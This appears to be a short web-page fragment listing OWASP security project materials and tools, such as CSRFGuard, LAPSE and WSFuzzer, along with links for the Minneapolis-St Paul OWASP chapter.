- Activities to augment the development process
- Advice on CLASP process engineering and roadmaps
- Checklisted coding guidelines
- Vulnerabilities
- Glossary

OWASP Other tools

CSRFGuard	J2EE filter for preventing CSRF attacks
LAPSE	Eclipse-based static analysis tool for Java
Live CD	Analysis and testing tools
Live CD Ed	Tutorials, challenges, and videos about tools
SQLiX	Perl-based SQL scanner
Tiger	Automates testing of web apps
WeBekci	Web-based ModSecurity 2.x management tool
WSFuzzer	Python-based web services SOAP fuzzer

OWASP Links

- Visit the Minneapolis-St Paul chapter
  - owasp-twincities@lists.owasp.org
  - http://www.owasp.org/index.php/Minneapolis_St_Paul
- Monthly Meetings
  - Metropolitan State, Minneapolis
- Visit OWASP
  - http://www.owasp.org

Feedback


TELL FRITZ
Share your ideas, thoughts and suggestions directly with GM CEO Fritz Henderson. He'll read them and respond to as many as possible each week.
(255 maximum character limit)
Enter Your Comment Here
>>View Fritz' Responses
>>Continue